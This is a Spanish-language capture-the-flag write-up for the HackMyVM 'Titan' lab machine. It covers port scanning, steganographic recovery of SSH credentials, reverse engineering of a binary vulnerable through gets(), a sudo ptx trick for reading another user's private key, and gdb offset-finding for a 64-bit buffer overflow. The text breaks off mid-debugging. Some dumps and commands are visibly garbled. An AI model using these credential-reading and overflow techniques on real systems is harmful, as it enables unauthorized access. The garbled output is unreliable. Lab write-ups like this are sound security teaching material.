

HackmyVM - TITAN	
OS:	Linux
Nivel:	Difícil
Release:	-
Técnicas utilizadas	
Esteganografía (stegsnow)	
Escalada de privilegios a través de ptx	
Buffer Overflow x64 bits [PIE protection, RelRO partial protection] (NO ASLR)	

La máquina 'Titan', de la plataforma HackMyVM, es una máquina de nivel “**difícil**” en la que se abordan diversos temas siendo los más importantes el Buffer Overflow de 64 bits además del análisis de código utilizando ingeniería inversa.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet`. Este comando es útil para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:32:94:4a, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:ce:d8:6a    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.006 seconds (127.62 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen “08”, `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.13 -oN scanner_titan` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```

PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 37:fa:d2:9f:20:25:cf:c5:96:7a:dc:f3:ff:2c:7a:22 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDMl2HF7iP3bZiffqDOUsnz3xgszbesm070ahEgoD9u6/fWroej43kEC1GVaXrAo5WJg1qXkw7U
j3ptjjQfqcQHTXPSzB6yA3o394Xaq4WH6FjHgT6z10Qq0lnzhYaGZlvkUPFzobdJOG9LxdvT9/R+JUpeXM4GLjMxabwB/RVGaerLPnheKXU127hi5y
|_ 256 11:ad:fa:95:71:c5:f9:d4:97:da:42:03:2b:0f:55:bb (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZmNhLnNoYTIibmlzdHhAYnTYAAAIbmLzdHhAYnTYAAABBEbvTwDvgKKTdJ2lrLA4fJQgebXPAM+IeugLQGP
|_ 256 fa:fb:04:13:93:90:a5:01:53:ba:6c:e9:bf:dc:bf:7e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGjIqwQs8HowaGNI7JxBiDYSdLmITIC2qb8KRdNs/w2r
80/tcp    open  http      syn-ack ttl 64 nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:CE:D8:6A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Análisis del puerto 80 (HTTP)

Sabiendo que el puerto 80 (comúnmente utilizado para el tráfico HTTP) está abierto, decidí visitar la página web para ver de qué se trata. En este caso sólo vi una pintura sin nada que pudiera ser útil.



La página web presentaba una pintura mitológica de ‘Prometeo’ donde el águila de Zeus picotea el hígado de Prometeo, víctima de su ira. En este punto decidí utilizar gobuster para buscar directorios y archivos con las extensiones txt, php y html:


```

(root@kali) ~/home/administrador
└─$ gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html -b "403,404" --random-agent
=====
Gobuster v2.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.1.12/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:       Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.16) Gecko/20080702 Firefox/2.0.0.16
[+] Extensions:     txt,php,html
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 54]
/robots.txt      (Status: 200) [Size: 12]
/athena.txt      (Status: 200) [Size: 2170]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====

```


El resultado de este análisis reveló dos archivos txt: **robots.txt** y **athena.txt**. El archivo robots.txt no contenía información relevante, sólo una referencia a /athena.txt, que coincidía con el archivo descubierto por Gobuster. Entonces sólo me resultó interesante analizar el archivo athena.txt.

Al acceder al archivo athena.txt, inicialmente no encontré ninguna pista ni información útil, sin embargo al seleccionar todo el texto descubrí que había espacios en blanco que parecían contener información oculta.



```
titan! to whose immortal eyes
The sufferings of mortality,
Seen in their sad reality,
Were not as things that gods despise;
What was thy pity's recompense?
A silent suffering, and intense;
The rock, the vulture, and the chain,
All that the proud can feel of pain,
The agony they do not show,
The suffocating sense of woe,
Which speaks but in its loneliness,
And then is jealous lest the sky
Should have a listener, nor will sigh
Until its voice is echoless.
Titan! to thee the strife was given
Between the suffering and the will,
Which torture where they cannot kill
```

Teniendo en cuenta todo esto, descargué el archivo con el propósito de encontrar algún tipo de información que pudiera ser de utilidad.




```
(root@kali) [/home/administrador]
# wget http://192.168.1.12/athena.txt
--2024-04-05 11:07:09-- http://192.168.1.12/athena.txt
Conectando con 192.168.1.12:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 2170 (2.1k) [text/plain]
Grabando a: «athena.txt»

athena.txt 100%[=====]
2024-04-05 11:07:09 (366 MB/s) - «athena.txt» guardado [2170/2170]

--(root@kali) [/home/administrador]
# exiftool athena.txt
ExifTool Version Number : 12.76
File Name : athena.txt
Directory : .
File Size : 2.2 kB
File Modification Date/Time : 2021:08:09 20:44:32+02:00
File Access Date/Time : 2024:04:05 11:07:10+02:00
File Inode Change Date/Time : 2024:04:05 11:07:09+02:00
File Permissions : -rw-r--r--
File Type : TXT
File Type Extension : txt
MIME Type : text/plain
MIME Encoding : utf-8
Byte Order Mark : No
Newlines : Unix LF
Line Count : 59
Word Count : 352
```

Al no encontrar ninguna información relevante en los metadatos, sospeché que en este archivo se ha utilizado técnicas de esteganografía para ocultar información, así que utilicé **stegsnow** para descubrir la información oculta. Esta herramienta me proporcionó la siguiente información: “**prometheus/iloveallhumans**”.



```
(root@kali) [/home/administrador]
# stegsnow -C athena.txt
prometheus/iloveallhumans
```

Análisis del puerto 22 (SSH)

El resultado del análisis con nmap mostró que el puerto 22 (utilizado para conexiones SSH) se encontraba abierto por lo que inicié sesión utilizando las posibles credenciales que obtuve anteriormente, que en este caso, resultan ser correctas:

```
(root@kali) ~/home/administrador
# ssh prometheus@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:Qn4ac49rkWUfrehcrgWJFAj+8B8vB0JrN0c7C1/hLz4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
prometheus@192.168.1.12's password:
Linux titan 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 6 20:52:55 2024 from 192.168.1.100
prometheus@titan:~$ id
uid=1001(prometheus) gid=1001(prometheus) groups=1001(prometheus)
prometheus@titan:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for prometheus:
```

Una vez dentro de la máquina víctima investigué los posibles archivos que pudieran ser de utilidad para escalar privilegios. En el directorio home del usuario prometheus descubrí una aplicación que podría ser útil, por lo que descargué esta aplicación con el fin de realizar un análisis más detallado y buscar posibles vulnerabilidades que pudieran ser explotadas para escalar privilegios.

```
prometheus@titan:~$ readelf -h sacrifice
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:       ELF64
  Data:        2's complement, little endian
  Version:     1 (current)
  OS/ABI:      UNIX - System V
  ABI Version: 0
  Type:        DYN (Shared object file)
  Machine:     Advanced Micro Devices X86-64
  Version:     0x1
  Entry point address: 0x10a0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 14976 (bytes into file)
  Flags:       0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section headers: 64 (bytes)
  Number of section headers: 30
  Section header string table index: 29
prometheus@titan:~$ objdump -p sacrifice
sacrifice:      file format elf64-x86-64

Program Headers:
  PHDR off 0x0000000000000040 vaddr 0x0000000000000040 paddr 0x0000000000000040 align 2**3
  fileisz 0x0000000000000268 memsz 0x0000000000000268 flags r--
  INTERP off 0x00000000000002a8 vaddr 0x00000000000002a8 paddr 0x00000000000002a8 align 2**0
  fileisz 0x000000000000001c memsz 0x000000000000001c flags r--
  LOAD off 0x0000000000000000 vaddr 0x0000000000000000 paddr 0x0000000000000000 align 2**12
  fileisz 0x0000000000000000 memsz 0x0000000000000000 flags r--
  LOAD off 0x0000000000000100 vaddr 0x0000000000000100 paddr 0x0000000000000100 align 2**12
  fileisz 0x00000000000002bd memsz 0x00000000000002bd flags r-x
  LOAD off 0x0000000000000200 vaddr 0x0000000000000200 paddr 0x0000000000000200 align 2**12
  fileisz 0x00000000000001e0 memsz 0x00000000000001e0 flags r--
  LOAD off 0x00000000000002e8 vaddr 0x00000000000002e8 paddr 0x00000000000002e8 align 2**12
  fileisz 0x0000000000000278 memsz 0x0000000000000278 flags rw-
  DYNAMIC off 0x00000000000002f8 vaddr 0x00000000000002f8 paddr 0x00000000000002f8 align 2**3
  fileisz 0x00000000000001e0 memsz 0x00000000000001e0 flags rw-
  NOTE off 0x00000000000002c4 vaddr 0x00000000000002c4 paddr 0x00000000000002c4 align 2**2
  fileisz 0x0000000000000044 memsz 0x0000000000000044 flags r--
  EH_FRAME off 0x0000000000000270 vaddr 0x0000000000000270 paddr 0x0000000000000270 align 2**2
  fileisz 0x0000000000000000 memsz 0x0000000000000000 flags r-x
  STACK off 0x0000000000000000 vaddr 0x0000000000000000 paddr 0x0000000000000000 align 2**4
  fileisz 0x0000000000000000 memsz 0x0000000000000000 flags r-x
  RELRO off 0x00000000000002e8 vaddr 0x00000000000002e8 paddr 0x00000000000002e8 align 2**0
  fileisz 0x0000000000000218 memsz 0x0000000000000218 flags r--
```

Para realizar un análisis más exhaustivo utilicé herramientas de ingeniería inversa con el fin de entender mejor cómo funciona.

```

[0x000010a0]> afl
0x000010a0 1 43      entry0
0x000010d0 4 41      --> 34 sym.deregister_tm_clones
0x00001100 4 57      --> 51 sym.register_tm_clones
0x00001140 5 57      --> 50 sym._do_global_ctors_aux
0x00001090 1 6       sym.imp._cxa_finalize
0x00001180 1 5       entry_init0
0x00001000 3 23      sym._init
0x000012b0 1 1       sym._libc_csu_fini
0x00001185 1 39      sym.thief
0x00001080 1 6       sym.imp.setuid
0x00001070 1 6       sym.imp.setgid
0x00001030 1 6       sym.imp.system
0x000012b4 1 9       sym._fini
0x00001250 4 93      sym._libc_csu_init
0x000011ac 4 159     main
0x00001040 1 6       sym.imp.printf
0x00001050 1 6       sym.imp.strcmp
0x00001060 1 6       sym.imp.gets
[0x000010a0]> pdf @sym.thief
39: sym.thief();
0x00001185 55      push rbp
0x00001186 48b9e5     mov rbp, rsp
0x00001189 bf00000000     mov edi, 0
0x0000118e e8dfefefff     call sym.imp.setuid
0x00001193 bf00000000     mov edi, 0
0x00001198 e8dfefefff     call sym.imp.setgid
0x0000119d 48bd4d640000     lea rdi, str._home_hesiod_fire; 0x2000; "/home/hesiod/fire"; const char *string
0x000011a4 e887fefefff     call sym.imp.system; int system(const char *string)
0x000011a9 90             nop
0x000011aa 5d             pop rbp
0x000011ab c3             ret

```

Durante el análisis, encontré una función que me llamó la atención, **thief**, sin embargo esta función no se utiliza. Luego, me centré en la función main, que es el punto de entrada del binario. Aquí es donde encontré información más relevante.

```

[0x000010a0]> pdf @main
; DATA XREF from entry0 @ 0x10bd
159: int main(int argc, char **argv);
; var char **var_540 @ rbp-0x60
; var int04_t var_54b @ rbp-0x54
; var char *s1 @ rbp-0x50
; var uint32_t var_5b @ rbp-0x8
; var int04_t var_5b @ rbp-0x4
; arg int argc @ rdi
; arg char **argv @ rsi
0x000011ac 55      push rbp
0x000011ad 48b9e5     mov rbp, rsp
0x000011b0 48b3ec00     sub rsp, 0x60
0x000011b4 897dac     mov dword [var_54b], edi; argc
0x000011b7 48b979a0     mov qword [var_540], rsi; argv
0x000011bb c745fce80330     mov dword [var_5b], 0x3e8
0x000011c2 48bd3d570e00     lea rdi, str.What_is_your_offer_to_the_gods; 0x2020; "What is your offer to the gods?"; const char *format
0x000011c9 b800000000     mov eax, 0
0x000011cc e8dfefefff     call sym.imp.printf; int printf(const char *format)
0x000011d3 48bd45b0     lea rax, [.]
0x000011d7 48b9c7     mov rdi, rax; char *s
0x000011da b800000000     mov eax, 0
0x000011df e87cfefefff     call sym.imp.gets; char *gets(char *s)
0x000011e4 48bd45b0     lea rax, [.]
0x000011e8 48bd3510e000     lea rsi, str.beef; 0x2040; "beef"; const char *s2
0x000011ef 48b9c7     mov rdi, rax
0x000011f2 e839fefefff     call sym.imp.strcmp; int strcmp(const char *s1, const char *s2)

```

La función main es bastante sencilla, solicita una entrada de usuario con la pregunta “What is your offer to the gods?” y lo compara con la cadena de texto “beef”. Si las dos cadenas coinciden, la aplicación cambia el UID y GID a 1000 e imprime “Take this gift.” para finalmente iniciar una shell con /bin/bash. En caso de no coincidir muestra “Thanks, mortal.”. Este código utiliza la función gets para obtener la entrada de usuario, lo que significa que es vulnerable a ataques de buffer overflow debido a que no verifica el tamaño del texto introducido por el usuario.

```

Decompile: main - (sacrifice)
1 undefined8 main(void)
2
3
4 {
5     char local_58 [72];
6     int local_10;
7     undefined4 local_c;
8
9     local_c = 1000;
10    printf("What is your offer to the gods?");
11    gets(local_58);
12    local_10 = strcmp(local_58, "beef");
13    if (local_10 == 0) {
14        setuid(1000);
15        setgid(1000);
16        printf("Take this gift.");
17        system("/bin/bash");
18    }
19    else {
20        printf("Thanks, mortal.");
21    }
22    return 0;
23 }
24

```


Teniendo en cuenta esta información, decidí ejecutar la aplicación y cambiar de usuario. Al ejecutar `sudo -l`, obtuve la siguiente información:

```
prometheus@titan:~$ ./sacrifice
What is your offer to the gods?beef
zeus@titan:~$ id
uid=1000(zeus) gid=1001(prometheus) groups=1001(prometheus)
zeus@titan:~$ sudo -l
Matching Defaults entries for zeus on titan:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zeus may run the following commands on titan:
    (hesiod) NOPASSWD: /usr/bin/ptx
zeus@titan:~$
```

El comando `ptx` en Linux es una herramienta que se utiliza para generar un índice permutado de un documento de texto. Por ejemplo, si tienes un archivo de texto con la frase “Were not as things that gods despise”, y ejecutas `ptx` en ese archivo, obtendrías algo como esto:

```
(root@kali)~#[home/administrador]
# ptx test
despise
Were not
Were not as things that gods
Were not as things that
Were
Were not as things
Were not as
Were not as things that gods
despise
despise
despise
not as things that gods despise
that gods despise
things that gods despise
```

En este caso busqué el la página [GTOfbins](#) para saber cómo podía utilizar ese comando en este contexto:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo ptx -w 5000 "$LFILE"
```

Este comando lo utilicé para obtener la clave `id_rsa` del usuario `hesiod` y así iniciar sesión como este usuario:

[illegible]

La clave `id_rsa` anterior no es válida para iniciar sesión como usuario `hesiod` por lo que es necesario formatearla. El tamaño de una cadena de una clave privada `id_rsa` es de 71 carácter y además es necesario eliminar los espacios, saltos de línea y retorno de carro para obtener una clave correcta, además de tener permisos de lectura y escritura (`chmod 600 id_rsa`):

[illegible]

```

[admin@redhat02 kali]~[~/Documents]
$ echo "-----BEGIN OPENSSH PRIVATE KEY-----" > id_rsa

[admin@redhat02 kali]~[~/Documents]
$ cat clave_temporal | tr -d '\n' | awk '{gsub(/./, "a")}1' > id_rsa 66 echo -e "\n-----END OPENSSH PRIVATE KEY-----" > id_rsa

[admin@redhat02 kali]~[~/Documents]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnBzaCk1Z2ktdjEAAABAggBSvbmMAAAAEb9uZQA0AAAAAABAAABFAAAADZGtCnN
hAAAAAAEAAQAAQEA0k1mjb6tU1VLLe2xxu374gEG3ZY0+upvQdXmNmIn64k3Jd3gCt
9BBu0eFwML0eYv1jApycVrSv9pYXosqllTFDQ5b0LT83ds0LcsJW4CUAS1YcV2eAKAByf
B9XlC1zJLWUX+SGKc1DUzHzMbOGNRM9B1h/Gf3i17jCPkHNdLku0q47x7g3Y3Pm1sp5
J730SDVAF01cQbDuddhcn2VqfSGSv41VfGbd18IAFw/3p53PbJhKqDip1tspH6G5vmr2F
feFzjBAYJ2x32344Va8aBH0eSLVepLH8KEbHskrdOPMwFoL05W0L2DUP1ALBk3txYX
6WwH0A8a3aBd4r2gcnEaB0K00g3SuhUvXW0qFjA0bJd71
6hW0kCz1A1f1vL05SPKAw9EG65sbmh7h4McXdnJ1t1nHdCycwZ28ND105PjYv1L
SVyvelbgt1QBKvNw1V7ZCz1Zj10NIVR3zjYgYKtNBmHMXs4ZED0zWH8Z4LhFWL2uM18q
E12XG46rjvHsblD2a6uWyllkns531Up86IKoF2521GafPYVKAJK/vjWCvB21jWAdJell
d0LSemq0oKNym2gm0bma+avVY94XONS21nPSnPhfjfhVqxvcoegStwV6kwcQBHC8t048zBQ
WgtDnJY6XMMQ/UCUGTe3H1THQc3AAAAAAEAAQAAQEAQcFjLECA374T0y+BBj0d8KALcsR
nhV645METTRPvRp3AH2W42a1wCkMDPfnrFpG1P6Ht1rJHm6kC1o2Izg7sFtGAMP/nR
5MwLjL0zy743EY0bdi0eYh+GcX1YkP6Jf5dZGhX1FQhnrw2dQnTJot+/J+TALBq12zqW
h0ZV7E411410919hrw0tV4Q2u0bVafPb+4P5K+9m9S9A9X1bnZpN1y7v9
P62Bqg/hskSpDfKw6k0eWnGm9N1Y23zG63tEsUy6QxRPYdZ0NB5LhAG0M10y17/6K
0FHdUPonPCkZtzc10XVcMtGc1mhR0QAAALfE+Enw6Qo/CyB34TA0HwIKLrThwqqQ0Odhl
pjK/RTaAcVBa0T05ugV7oECfngmYwRoGN0Gf0Sg5EKsQ2tp5/1CN9aG1HxRyRj/Kedd
j5RbYx0SHYndioveguFQtC/+f+doJuz1uH2oF9hQeZp4de0dhnRU0+M01pJ1js1wAAAE9A
ei0q+gV4g014uB5/+ZXWAA08S05rSFjCfXgYhP1EmkEz4Y1xUBZ868csU5F78y84V8U
piXE+1Py95Zu24n1TJURfzgy0LKAcAtKV1h1aa0A10JvZ72PC+9v5KwNR1D35W0N6
2P2VjYv1L05SPKAw9EG65sbmh7h4McXdnJ1t1nHdCycwZ28ND105PjYv1L
3Shoat8wJ0vNP2+5gKBEK1LxqG5GUDrcvKrkAktvNmdd107y4KngMkMmAB6E2
9Ue7AS3j0wD10x1jvaqPIdakTNYjhXfN7C1EWXgK2ezxqz5iR0LkM/zVEXAAAdDghL
c21VZEB0ARhbgECawQFBg=
-----END OPENSSH PRIVATE KEY-----

```

```
(root@kali) ~/[home/administrador]
# ssh hesiod@192.168.1.12 -i id_rsa
Linux titan 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 5 06:22:16 2024 from 192.168.1.100
hesiod@titan:~$ id
uid=1002(hesiod) gid=1002(hesiod) groups=1002(hesiod)
hesiod@titan:~$
```

The screenshot shows the assembly view of a program in Immunity Debugger. The assembly window displays the following code:

```

00010185 55      PUSH    EBP
00010186 48 80 <5 MOV     EBP, ESP
00010189 bf 00 00 MOV     EDI, 0x0
0001018e e8 e4 fe CALL    <EXTERNAL>::setuid          int setuid(_uid_t _uid)
                                ff ff
00010193 bf 00 00 MOV     EDI, 0x0
00010198 e8 d3 fe CALL    <EXTERNAL>::setgid          int setgid(_gid_t _gid)
                                ff ff
0001019d 48 84 3d LEA     RDI, [$_home/hesiod/fire_0002006] - "/home/hesiod/fire"
                                64 de 00 00
000101a4 e8 f7 fe CALL    <EXTERNAL>::system         int system(char * __command)
                                ff ff
000101a9 90      NOP
000101aa 5d      POP     EBP
000101ab c3      RET

```

A red box highlights the instruction at address 0001019d: `CALL EBX, [$_home/hesiod/fire]`, which corresponds to the `<EXTERNAL>::setgid` call shown in the comments.

Esta aplicación es vulnerable a ataques de buffer overflow por lo que decidí utilizar gdb , un depurador de código abierto, pero antes deshabilité la protección ASLR (Address Space Layout Randomization), ya que en la máquina víctima también estaba deshabilitado. Entonces, creé un patrón de 1024 caracteres para sobrescribir el búfer y poder observar los registros:

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax : 0x0
$ebx : 0x0007ffffd8b8 -> "uaaaabvaaaaabwaaaaabxaaaaabyaaaaabzaaaaaacba[...]"
$ecx : 0x0
$edx : 0x0
$esp : 0x0007ffffdca8 -> "laaaaaaamaaaaaaanaaaaaaopaaaaaqaaaaaaara[...]"
$ebp : 0x616161616161616b ("kaaaaaa")
$eip : 0x202c736b6e616854 ("Thanks, ?")
$eip : 0x0007ffffd000 -> 0x0007ffffd90 -> "Thanks, mortal."
$rip : 0x0000555555524a -> <main+158> ret
$fs : 0x0
$gs : 0x0
$fs : 0x0007ffffde2e80 -> 0x0010001a00007bf8
$fs : 0x0007fffff1a900 -> <__strncpy_avx2+0> vpxor xmm15, xmm15, xmm15
$fs : 0x0
$fs : 0x0007ffffd000 -> "xaaaaabyaaaaabzaaaaaacbaaaaaacbaaaaaaceal[...]"
$fs : 0x0
$fs : 0x0007fffffd000 -> 0x0007fffff2d0 -> 0x000055555554000 -> jg 0x55555554047
$fs : [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x0007ffffdca8 +0x0000: "laaaaaaamaaaaaaanaaaaaaopaaaaaqaaaaaaara[...]" -> < $rsp
0x0007ffffdca8 +0x0008: "maaaaaaanaaaaaaopaanaaaaaaqaanaaaaaaaraaaaaaas[...]"
0x0007ffffdca8 +0x0010: "naaaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"
0x0007ffffdca8 +0x0018: "oaaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"
0x0007ffffdca8 +0x0020: "paaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"
0x0007ffffdca8 +0x0028: "qaaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"
0x0007ffffdca8 +0x0030: "raaaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"
0x0007ffffdca8 +0x0038: "saaaaaopaanaaaaaaqaanaaaaaaaraaaaaaanaaaaaa[...]"

0x5555555523f <main+147> call 0x55555555040 <printf@plt>
0x55555555244 <main+152> mov eax, 0x0
0x55555555249 <main+157> leave
0x5555555524a <main+158> ret
(1) Cannot disassemble from $PC

[Id 1, Name: "sacrifice", stopped 0x5555555524a in main (), reason: SIGSEGV]
[Id] 0x5555555524a -> main()

gef> pattern search $rsp
[+] Searching for '6c61616161616161'/'6161616161616161' with period=8
[+] Found at offset 88 (little-endian search) 100%
gef>
```

Sabiendo que el desbordamiento de búfer afecta al registro \$rsp, necesitaba determinar el offset exacto para llegar a este registro. Para hacerlo, utilicé la función **pattern search** de gdb. Sólo son necesario 88 caracteres para llegar al registro \$rsp y potencialmente controlar el flujo de ejecución del programa.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax : 0x0
$ebx : 0x0007ffffd8b8 -> 0x0007fffffe150 -> "/home/administrador/sacrifice"
$ecx : 0x0
$edx : 0x0
$esp : 0x0007ffffdca8 -> "BBBBBBBB"
$ebp : 0x4141414141414141 ("AAAAAAA")
$eip : 0x202c736b6e616854 ("Thanks, ?")
$eip : 0x0007ffffd000 -> 0x0007ffffd90 -> "Thanks, mortal."
$rip : 0x0000555555524a -> <main+158> ret
$fs : 0x000055555550711 -> 0x0000000000000000
$gs : 0x0
$fs : 0x0007ffffde2e80 -> 0x0010001a00007bf8
$fs : 0x0007fffff1a900 -> <__strncpy_avx2+0> vpxor xmm15, xmm15, xmm15
$fs : 0x0
$fs : 0x0007ffffd000 -> 0x0007fffff2d0 -> 0x000055555554000 -> jg 0x55555554047
$fs : [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x0007ffffdca8 +0x0000: "BBBBBBBB" -> < $rsp
0x0007ffffdca8 +0x0008: 0x0000000000000000
0x0007ffffdca8 +0x0010: 0x0000000000000000 -> <main+0> push rbp
0x0007ffffdca8 +0x0018: 0x0000000000000000
0x0007ffffdca8 +0x0020: 0x0007ffffd8b8 -> 0x0007fffffe150 -> "/home/administrador/sacrifice"
0x0007ffffdca8 +0x0028: 0x0007ffffd8b8 -> 0x0007fffffe150 -> "/home/administrador/sacrifice"
